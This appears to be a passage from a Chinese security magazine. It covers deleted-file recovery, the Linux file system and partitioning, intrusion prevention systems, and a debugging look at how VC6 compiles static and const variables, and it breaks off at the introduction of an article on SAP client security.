


图 24

选择 E: \盘—>next, 然后它就开始扫描系统了:




图 25

接着扫描文件, 给出包含删除的文件, 点击 view file 就可查看已删除的文件:



图 26

另外我们也可以用 FinalData 来对已删除的文件进行恢复，因操作简单，这里不再叙述，结果如图 27：



图 27

后记

关于 windows 平台下的监控取证技术到此就告一段落了，但这方面的技术远远不止这些，这里只是希望能起到一个抛砖引玉的作用，如果读者对监控取证技术感兴趣，可以到网上多搜索这方面的内容。

浅析 Linux 文件系统

绿色兵团: jiupinlang

最近使用 Linux 操作,对 Linux 文件系统管理,总结出了以下几点,由于 Linux 的成本低与开放源代码文件系统,除了已在开发者群体中广泛流行,它亦是现时网站供应商最常使用的平台。现在主要从以下几个方面进行剖析。

磁盘与文件结构

文件结构是文件存放在磁盘等存储设备上的组织方法,主要体现在对文件和目录的组织上。目录提供了管理文件的一个方便而有效的途径。我们能够从一个目录切换到另一个目录,而且可以设置目录和文件的许可权,设置文件的共用程度。

使用 Linux,用户可以设置目录和文件的许可权,以便允许或拒绝其他人对其进行访问。Linux 文件管理系统目录采用多级树形结构,用户可以浏览整个系统,可以进入任何一个已授权进入的目录,访问那里的文件。

文件结构的相互关联性使共用资料变得容易,几个用户可以访问同一个文件。Linux 是一个多用户系统,操作系统本身的驻留程序存放在以根目录开始的专用目录中,有时被指定为系统目录。

内核、Shell 和文件结构一起形成了基本的操作系统结构。它们使得用户可以运行程序、管理文件以及使用系统。此外, Linux 操作系统还有许多被称为实用工具的程序,可以辅助用户完成一些特定的任务。

硬盘分区

1. MBR (主引导记录)、启动扇区和分区表

一个硬盘如何分区的信息存在它的第一个扇区(即第一面第一轨第一扇区)。这个第一扇区是硬盘的主引导记录(MBR);这是电脑启动时 BIOS 读入和启动的扇区。主引导记录包括一段小程序,读入分区表,检查哪个分区是活动分区(即启动分区),并读入活动分区的第一个扇区,即该分区的启动扇区(MBR 也是启

动扇区，只不过因为其特殊地位，所以使用特殊的名字）。这个启动扇区包括另一个小程序，读入这个分区（假设是可启动的）上操作系统的第一个部分，然后启动它。

这个分区方案不是内置于硬件和 BIOS 的，只是许多操作系统遵循的约定。但并非所有的操作系统都遵循这个约定。有些操作系统支持分区，但它们占领硬盘上的一个分区，然后使用它们自己的内部分区方法管理这个分区。较新的操作系统可以和其他操作系统和平共处（包括 Linux），而无需特殊的措施，但不支持分区的操作系统无法在同一硬盘上与其他操作系统共存。

为安全预防，最好先在纸上写下分区表，这样在错误发生时不会丢失你的文件。（可以使用 fdisk 修复坏的分区表）。相关信息可用 fdisk -l 命令给出：

```
$ fdisk -l /dev/hda

Disk /dev/hda: 15 heads, 57 sectors, 790 cylinders
Units = cylinders of 855 * 512 bytes

Device Boot Begin Start End Blocks Id System
/dev/hda1 1 1 24 10231+ 82 Linux swap
/dev/hda2 25 25 48 10260 83 Linux native
/dev/hda3 49 49 408 153900 83 Linux native
/dev/hda4 409 409 790 163305 5 Extended
/dev/hda5 409 409 744 143611+ 83 Linux native
/dev/hda6 745 745 790 19636+ 83 Linux native
```


2. 扩展和逻辑分区

PC 硬盘的最初分区方案只允许 4 个分区。实际使用中这太少了，比如有人想装多于 4 个操作系统(Linux, MS-DOS, OS/2, Minix, FreeBSD, NetBSD, Windows/NT 等)，或有时一个操作系统有多个分区更好，例如由于速度的原因，Linux 的对换区最好单独使用自己的分区，而不是在主 Linux 分区中（下文详述）。

为克服这个设计问题，发明了扩展分区。这个方法允许将基本分区分为若干子分区，因而被进行子分区的基本分区称为扩展分区，而子分区称为逻辑分区。它们的表现类似基本分割区，但产生方法不同。它们之间没有速度差别。

3. 分区种类

分区表（MBR 和扩展分区里都有）中，对每个分区都有一个字节指出分区种类。这试图确定使用该分区的操作系统，或用于何操作系统。其目的是避免两个操作系统使用同一分区。可实际上，操作系统并不真的注意分区种类字节，例如，Linux 文件管理系统根本不管它是什么。较坏的情况是，有些操作系统错误地使用它，例如有些版本的 DR-DOS 忽略了它的最高位（MSB），而其他一些系统则不是。没有一个标准化组织定义分区种类字节每个值的意义，但存在一些共同接受的值。相同的列表可以通过 Linux 的 fdisk 命令得到。



对 IPS 技术原理的剖析

作者: Eala

来源: Isbase.net

随着计算机和网络技术的迅猛发展, 人们的日常生活对于信息系统的依赖也越来越大。与此同时, 网络安全事件的发生频率也呈扩大趋势, 出现了拒绝服务攻击 (DoS)、针对远程主机非授权访问 (R2L) 的攻击、针对本地非特权用户进行本地超级用户的非授权特权访问 (U2L) 的攻击、针对侦察和探损 Y (Probing) 的攻击以及混合型威胁的攻击等多种攻击方式。传统的网络安全技术正面临严峻考验。世界各大安全公司, 都在研究入侵防御体系相关理论, 确保能在安全产品市场抢得先机。在此, 本人就防御系统 (IPS), 谈下自己的观点和认识。

前置知识:

入侵预防系统 (IPS: Intrusion Prevention System) 是电脑网络系统的安全防御设施。入侵防御系统是能够检测已知的和未知的攻击, 阻止误用、滥用、异常和非授权使用网络资源的硬件或软件设备。它的一个重要特征是在没有人为干预的情况下自动阻止攻击行为。这也是 IPS 与防火墙和 IDS 的主要区别之处, 它是一种主动防御的系统。预防有害非授权入侵行为, 保障计算机安全运行的一套防御体系。

一、IPS 的工作机制

通过安全策略的配置, 实时检测电脑安全。对进入时的数据流进行筛选。对不符合安全策略的入侵活动和攻击性的网络流量进行拦截。IPS 主要包括检测和防御两大系统。通过直接嵌入到网络流量中来实现检测和实时防御。即在连接网络的过程中, 通过网络端口接收来自外部系统的流量, 经过检查确认其中不包含异常活动或可疑内容。在通过另一个端口将它传送到内部系统中, 从而达到所有的数据包都能在 IPS 的设备检测中检测, 并予以清除。

二、入侵防御系统的结构

入侵防御的系统理念：我们的电脑在网络进入连通的这个时刻，入侵防御系统的各个结构分支，都要对网络或主机的情况予以实时监视。通过对电脑的运行与网络流量等数据监控，分析对电脑有害的特征或是行为并作出相应的规避，同时更新规则库文件。建立行为规则。

入侵安全策略的基本思想：以安全策略为主，在综合运用防护工具的同时，利用漏洞检测工具（漏洞检测工具、入侵防御系统），了解和评估系统的安全状态。通过一致性检查、流量检测、异常分析、模式匹配以及基于主机、网路、应用的入侵检测等方法进行安全漏洞检测，并对系统异常状态作出快速反应。将系统调整到“最安全”和“风险最低”状态。整个系统的安全策略是动态调整的。从而使系统可以从静态防护转化为动态防护。


IPS 工作原理：并联工作，基于入侵检测一样的特征识别，采用的是与防火墙类似的过滤技术。但这不仅是指在网络层面，而且都还涵盖以上各层。从而能更细粒度的执行访问控制。IPS 采用基于对应用层数据内容与数据行为分析进行的检测技术，在行为分析技术方面建立一种检测正常和异常两类行为，检测单包和基于数据流行为的特征库的匹配检测方法。IPS 把传统的两大技术——访问控制技术和分析检测技术结合在一个系统里面，可以实现对网络流量进行实时通过和拦截的控制和实现从静态的访问控制发展为动态的访问控制。

现在，有研究人员提出的一套安全模型 MP2DR2 模型 (Management Prediction Protection Detection Response Recovery)，它是集网络管理、预警、防护、检测、响应和恢复等于一体的更全面的动态安全模型。我觉得从及时响应到安全环境的配置，以及到错误的纠正和恢复来说。这个模型很适合现在的防御系统理念，这样不仅从而更有效率性和更高的安全性，而且在系统设计上实现了安全模型防护、检测和响应的有机统一，可以进一步提高网络防护的智能性和主动性。在面对不匹配的数据包方面，丢弃正在发生的单个攻击数据包或者整个网络连接。

下面有个入侵防御系统的结构图，图中我们可以看到这是一个偏向网络防御

的结构图，从数据包的分类与选择到生成警报、完成入侵检测机制和特征库的建立，从检测分析和响应的整个过程中都在基于网络数据流的安全防御，都集中在一个系统中。这也和上面那个模型提出的结构有相同之处。但从结构图中，缺少了一个部分。就是恢复功能。在 IPS 的检测中很难做到精确检测。所以恢复功能能对精确检测作出一个弥补，从而也就更突出了 IPS 比 IDS 的主动性，以及响应及时的功能和特性。更全面了 IDS 在系统结构上处理安全响应事件的不足。

入侵防御系统的结构图：



三、IPS 的分类

IPS 的划分，在 IPS 的划分里面有不同的观点。有分为两种的观点——主机入

侵防御系统和网络入侵防御系统。也有分为三种的观点，根据自己的从安全设备的防御理念来说，我个人赞同分为三类的观点，即 IPS 可分为：主机入侵防御系统 (Host Intrusion Prevent System. HIPS)

网络入侵防御系统 (Network Intrusion Prevent System. NIPS)

应用入侵防御系统 (Application Intrusion Prevent System. AIPS)

①主机入侵防御系统 (Host Intrusion Prevent System. HIPS)

主机型入侵防御系统是一种能监控你电脑中文件的运行和文件运用了其他的文件以及文件对注册表的修改，并向你报告请求的软件。采用沙箱 (sand-box) 技术检测入侵行为。沙箱的可靠性基于假设本地的所有代码是真的，并且是可信的。因而可全部访问关键系统资源 (文件系统)，而远程代码是不可信的。因而只能访问有沙箱内部所提供的有限资源。用户可通过自定义的规则对本地的运行程序、注册表的读写操作、以及文件读写操作进行判断并允许或禁止，以确定应用程序和系统服务哪些行为是可以接受的，哪些是不能接受的。同时可通过在主机/服务器上安装代理程序，防止网络攻击入侵操作系统以及应用程序，并且能够在利用特征和行为规则检测阻止诸如缓冲区溢出攻击，防止针对 Web 页面、应用和资源的未授权的任何任何非法访问。

虽然网上已经有很多这样的软件了，在此。我以国产软件 EQSecure (国产的 E 盾) 为例做些讲解。

EQSecure 分为三个功能，也就是 3D：

AD (Application Defend) 应用程序防御体系

RD (Registry Defend) 注册表防御体系


FD (File Defend) 文件防御体系

笔者也用过这个软件，如果是个人电脑。建议安装这个软件。首先在浏览器上本款软件采用了沙盘技术。当我们在使用浏览器下载了一个文件。我们如果要想在他的下载地址上找，肯定是找不到的。必须在 EQSecure 这个隔离的文件夹里面才能找到下载到的文件。不然一重新启动电脑文件就会不见了。其次是自定义规则，当我们安装软件时，EQSecure 会在安装过程中提示我们是否允许一些资源

或是注册表。我们在操作的过程中，也就是上面提到的建立特征和行为规则了。相信在用过这个软件的对这些也就不会陌生了，笔者在这就不在一一详述了。这也就是目前网上已经有的主机入侵防御系统的模型了。

②网络入侵防御系统(Network Intrusion Prevent System. NIPS)

网络入侵防御性系统是一种主动的、积极的入侵防御系统。可部署在网络进出口处，当检测到攻击性网络流量和入侵活动企图后，会自动将攻击包丢弃或采取措施将攻击源阻断。同时与受保护的网段是串联部署。受保护网段的所有数据都要经过 NIPS。当通过时，检测是否存在攻击。并通过特征规则作出相应的规避。从而避免造成任何损失。



NIPS 工作原理结构图：

③应用入侵防御系统(Application Intrusion Prevent System. AIPS)

应用入侵防御系统是基于主机的入侵防护扩展成为于应用器之前的网络设备。AIPS 被设计成一种高性能设备配置在应用数据的网络链路上，以确保用户遵守设定好的安全策略、保护服务器的安全。AIPS 是一种替代主机入侵防御技术，作为 HIPS 产品以外的另一种技术，AIPS 设备是专门针对性能和应用级安全研制的专用设备。AIPS 能够在防止诸多入侵，其中包括 Cookie 篡改、SQL 代码嵌入、参数篡改、缓冲区溢出、强制浏览、畸形数据包、数据类型不匹配以及已知漏洞等发挥巨大的作用。AIPS 可防止已发现的攻击进入关键服务器。针对大部分是通过

服务器端口 80 (Http) 或 443 (SSL) 进来的, 因而在 AIPS 部署与面向 Web、依赖 HTTP 或 SSL 协议的应用系统当中。

四、 IPS 现面临的关键技术

① 弱点分析技术: 分析系统漏洞, 搜集和分析攻击代码或蠕虫代码, 描述攻击特征或缺陷特征, 更新过滤机制等。这个弱点分析技术, 是一个庞大的工程。单凭一个公司, 或是漏洞的发掘能力已完全不能。阻止现在日益发展的安全威胁, 在前一段的安全资讯中, 我们也有看到国家互联网应急中心已联合国内 20 余家安全响应机构共同开始建设国家信息安全漏洞共享平台。从这些我们看到已经有了快速的发展。弱点分析技术的大小从而也就决定了安全防御能力的关键。

② 精确分析检测技术, 在电脑安全配置上, 我们也有分网络系统、服务器系统、个人电脑系统等, 从这些需要做安全防御的系统中, 我们需要做精确的检测和分析。在繁忙的网络中, 有数以万计的警报信息需要处理, 如果编写的特征规则不当, 导致合法流量就会被意外拦截从而产生误报。同时当触发了警报的流量如果恰好是某个用户会话的一部分, 此用户会话就会关闭。而且此后该用户所有的重新连接到网络的合法访问都会拦截, 从而就形成了新的 DOS 攻击。精确分析检测已经成为 IPS 技术的重点。

③ 单点故障和性能。无论是 HIPS 或是 NIPS, 都是以嵌入的方式进行工作。而这也增加了形成单点故障的可能性。如果 IPS 出现故障就会出现严重影响系统和网络的正常运行, 如果 IPS 失效关闭, 那么企业或是用户就有可能造成一个拒绝服务的问题。同时在 IPS 运行的同时势必会需要处理所有网络流量和系统调用, 必然滞后时间。这样就导致网络和系统效率的降低。在此, 单点故障和性能也是制约 IPS 发展的瓶颈。

五、 IPS 的展望与发展

从 1980 年 4 月, James P. Anderson 为美国空军做了一份题为 (Computer Security Threat Monitoring and Surveillance) (《计算机安全威胁监控与监视》) 的技术报告, 第一次详细阐述了入侵检测的概念。从今天入侵防御系统的发展中

我们可以看到，在技术不断发展的今天，这一个从安全防御理念的提出到实际的产品平台一直到现在才开始初显成型，开始影响着生活中个人电脑的应用。

从安全防御的理念来说，攻击和防守是一个相互对立的统一。在网络中，往往一个个人的电脑就有可能挑战具备精心维护的安全防御系统。而作为一个精心设计的安全系统不一定就能防御个人电脑的攻击。当然这个攻击是以技术要素为前提的。在网络安全日益发展的这个时候，联合技术资源组成技术防御平台。就如在前面的 IPS 定义中，我们可以理解 IPS 是一种安全防御设施。我觉得在将来发展更应该是一套防御体系。无论是基于网络的、基于应用的、还是主机的等，这些后面都需要一个强大的技术支持平台。及时的更新弱点技术、分析检测技术。为一个能抵抗日益强大的安全威胁，提供系统性的安全服务。

随着网络的发展，更多的年轻人都喜欢选择宅在家中。以前的购物已不再是寻求在市场上买，而更多的是选择网购，选择自己一切需要而又能网络能买的东西。在随着网络的发展，网络世界也将是我们的第二生活平台，你可以在现实中展示你真实率真的一面，同时你也能在网上展现你另一面的精彩。生活的模式将随着网络的发展而不断的变化，也将使我们生活将更加丰富更加精彩。同时安全的威胁和服务需求也将显得更重要。作为入侵防御系统或是安全体系的建立，也将会呼之欲出。更多的安全产业，我相信也会随着网络的发展中形成。

Email:Eala@isbase.com

本文参考文献：杨波 入侵防御系统的研究与实现 硕士论文..

汪静 入侵检测与防御技术研究 硕士论文

张龙 入侵防御系统研究与设计 硕士论文

Intrusion Prevention System (IPS) January

2004 .<http://www.nss.co.uk>

本人账户: ice2009 UID: 78451

由于时间的关系我无法做一些我喜欢的东西发给你, 给大家分享。现在我就把我搜集来的一些东西转载过来发给你吧!

[转载一]初探编译器 static、const 之实现原理

文章作者: evilknight

信息来源: 邪恶八进制信息安全团队 (www.eviloctal.com)

编译环境: WinXP sp2 + VC6.0 SP 6

对于许多C/C++初学者, 往往知道static变量只是被初始化一次, 对于const变量, 只知道他的值是不能被修改的, 但是对于其实现却不知所有然。这里我以VC6.0 SP6 为平台, 揭开其编译器实现原理。

下面看一段程序:

引用:

```
#include <iostream.h>

void fun(int i)
{
    static int n = i ;
    int *p = &n ;
    cout << n << endl ;
    ++n ;
    //
    // 等下我们要在这写代码, 让 static int n
    // 每次进这个函数都初始化一次
    //
}
```

```
int main(void)
{
```

```
for (int i(10); i > 0; --i)
{
    fun(i);
}
return 0;
}
```

程序的输出结果是：

引用：

10
11
12
13
14
15
16
17
18
19

下面我们调试一下，看下编译器如何实现：

我们在 `fun` 函数的第一行设一个断点。`static int n = i ;`所在行，按 **F5**。

按 **Alt+6** 打开 **Memory**。按 **F10** 单步执行，当 `p` 有值的时候，我们将他的值拖到 **Memory** 窗口，这时就会转到 `n` 所在的内存地址,可是这时 `static` 已经初始化了,我们不知道编译器对他做了什么操作了。这时我们重新开始调试，一般 `n` 的内存地址不会变的，还是在那里。

我这里以我这边的地址为例：

引用：

0042E058 00 00 00 00

0042E05C 00 00 00 00 // 中间这个为 n 的内存地址

0042E060 00 00 00 00

我们按 F10 单步执行一下一条语句(static int n = i ;)

引用:

0042E058 01 00 00 00

0042E05C 0A 00 00 00// n

0042E060 00 00 00 00

执行完这条语句之后，除了 n 有了初值，上面有内存空间也有了变化。

我们接着按 F5 直接执行到那个断点处，再单步执行一下，发现这次只是 n 的值有变化，所以我们猜测上面的那个位可能是 static 的标志位，如果是 0 的话，说明没有初始化，如果是 1 的话，说明已经初始化了，下次再进来的时候就不用初始化了，为了验证我们的猜测，我们现在在函数里面加几句语言，修改那个值。

引用:

```
void fun(int i)
```

```
{  
    static int n = i ;  
    int *p = &n ;  
    cout << n << endl ;  
    ++n ;  
    //  
    // 等下我们要在这写代码，让 static int n  
    // 每次进这个函数都初始化一次  
    --p ;  
    *p = 0 ;  
    //  
}
```

写完上面二句，我们执行一下，是不是发现执行结果已经和上面的不同了，每次进函数都会对 `static int n` 进行赋初值操作。

下面我们再来看 2 个 `static` 类型的情况，在上面的代码中，我们再加一个 `static` 变量；

引用：

```
void fun(int i)
{
    static int n1 = i ;
    static int n2 = i ;
    int *p = &n1 ;
    cout << n1 << endl ;
    ++n1 ;
    //
    // 等下我们要在这写代码，让 static int n
    // 每次进这个函数都初始化一次
    --p ;
    *p = 0 ;
    //
}
```

还是继续调戏。

二个 `static` 变量初始化之前内存里面的值

引用：

```
0042E050  00 00 00 00  ....
0042E054  00 00 00 00  ....
0042E058  00 00 00 00  ....
0042E05C  00 00 00 00  .... // n1
```

```
0042E060  00 00 00 00  .... // n2
```

```
0042E064  00 00 00 00  ....
```

当执行完 `static int n1 = i;` 语句之后，内存的值变成这样了

引用：

```
0042E058  01 00 00 00  ....
```

```
0042E05C  0A 00 00 00  ....
```

```
0042E060  00 00 00 00  ....
```

接着我们再单步执行

内存的值变成这样。

引用：

```
0042E058  03 00 00 00  ....
```

```
0042E05C  0A 00 00 00  ....
```

```
0042E060  0A 00 00 00  ....
```

这样就很明显了，编译器分别用一位来表示一个 `static` 变量是否已经始化。

上面是对于用变量对 `static` 进行初始化，对于用常量初始化的情况是怎么样的呢？

我们将上面的代码改成：

引用：

```
#include <iostream.h>
```

```
void fun(int i)
```

```
{
```

```
    static int n1 = 0x12345678 ;
```

```
    int *p = &n1 ;
```

```
    cout << *p << endl ;
```

```
}
```

```
int main(void)
```

```
{
```

```
for (int i(10); i > 0; --i)
{
    fun(i);
}
return 0;
}
```

当指针取到值之后，我们结束调试。我这里的地址值是 0x0042ad64。

好了，我们结束调戏，用 winhex 打开生成的可执行文件，按 Alt+g 跳到 n 的地址，这里要减去 0x400000,也就是 2ad64。是不是看到我们的初值了。

因为 intel 使用的是小端法，所以我们看到的值是反过来的。

下面我们再来探索一下 const 的原理;

下面看一个程序段

引用:

```
#include <iostream.h>
int main(void)
{
    const int n = 1 ;
    int *p = (int *)&n ;
    *p = 0 ;
    cout << n << endl ;
    cout << *p << endl ;
    return 0;
}
```

我们执行一下，结果是不是和我们所期望的不同呢，我们在第一行下断点，一条一条的执行。

确认每一步操作是否正确。

当执行到`*p = 0`的时候我们发现 `n` 内存所在的值已经变成 0 了，但是为什么执行结果令我们大失所望呢？

我们按 `Alt +8` 打开汇编窗口。

引用：

```
7:      cout << n << endl ;
```

```
0041161E  push      offset @ILT+40(endl) (0040102d)
```

```
00411623  push      1
```

```
00411625  mov       ecx,offset cout (0042e070)
```

```
0041162A  call      ostream::operator<< (004012a0)
```

```
0041162F  mov       ecx,eax
```

```
00411631  call      @ILT+30(ostream::operator<<) (00401023)
```

```
8:      cout << *p << endl ;
```

```
00411636  push      offset @ILT+40(endl) (0040102d)
```

```
0041163B  mov       edx,dword ptr [ebp-8]
```

```
0041163E  mov       eax,dword ptr [edx]
```

```
00411640  push      eax
```

```
00411641  mov       ecx,offset cout (0042e070)
```

```
00411646  call      ostream::operator<< (004012a0)
```

```
0041164B  mov       ecx,eax
```

```
0041164D  call      @ILT+30(ostream::operator<<) (00401023)
```

原来编译器将我们的 `const` 变量直接用常量给替换掉了！

可能有人会想，那这样为什么还要给 `const` 变量分配空间呢，这个留给大家思考吧，或者给你们设计编译器的话，你们也会这样实现的！

End

原地址：<https://forum.eviloctal.com/thread-39463-1-1.html>

[转载 2]SAP 安全之攻击客户端

信息来源：邪恶八进制信息安全团队（www.eviloctal.com）

在复杂的信息安全处理过程中，最重要的任务之一就是业务应用软件的安全性。如今，SAP 平台是应用最为广泛的管理企业系统和存储最重要的数据的平台。遗憾的是，人们对于 SAP 的安全性关注却仍显不足。我们通过实例详细介绍了针对 SAP 客户端的一些攻击手法，希望籍此引起安全人员的足够重视。

一、简介

在复杂的信息安全处理过程中，最重要的任务之一就是业务应用软件的安全性。如今，SAP 平台是用得最为广泛的管理企业系统和存储最重要的数据的平台。遗憾的是，人们对于 SAP 的安全性关注却仍显不足。实际上，在 SAP 系统的各种级别上还有许多问题，如网络级、业务系统级别、数据库级别、应用程序级别和表示级即 SAP 客户端。关于 SAP 服务器安全性的文献，流传较多，但是有关 SAP 客户端安全性的介绍，却比较少见。实际上，即使 SAP 服务器环境是安全的，只要 SAP 客户端出现纰漏，那么根据木桶原理，整个系统的安全性就会溃于蚁穴。

在本文中，我们要讨论的就是 SAP 客户端的安全性问题。SAP 客户端不仅可能从企业网络发动攻击，而且还可能从有权访问 SAP 服务器和关键业务数据的企业网络 and 用户工作站的公共网络发动攻击。

二、利用溢出漏洞攻击 SAP 客户端

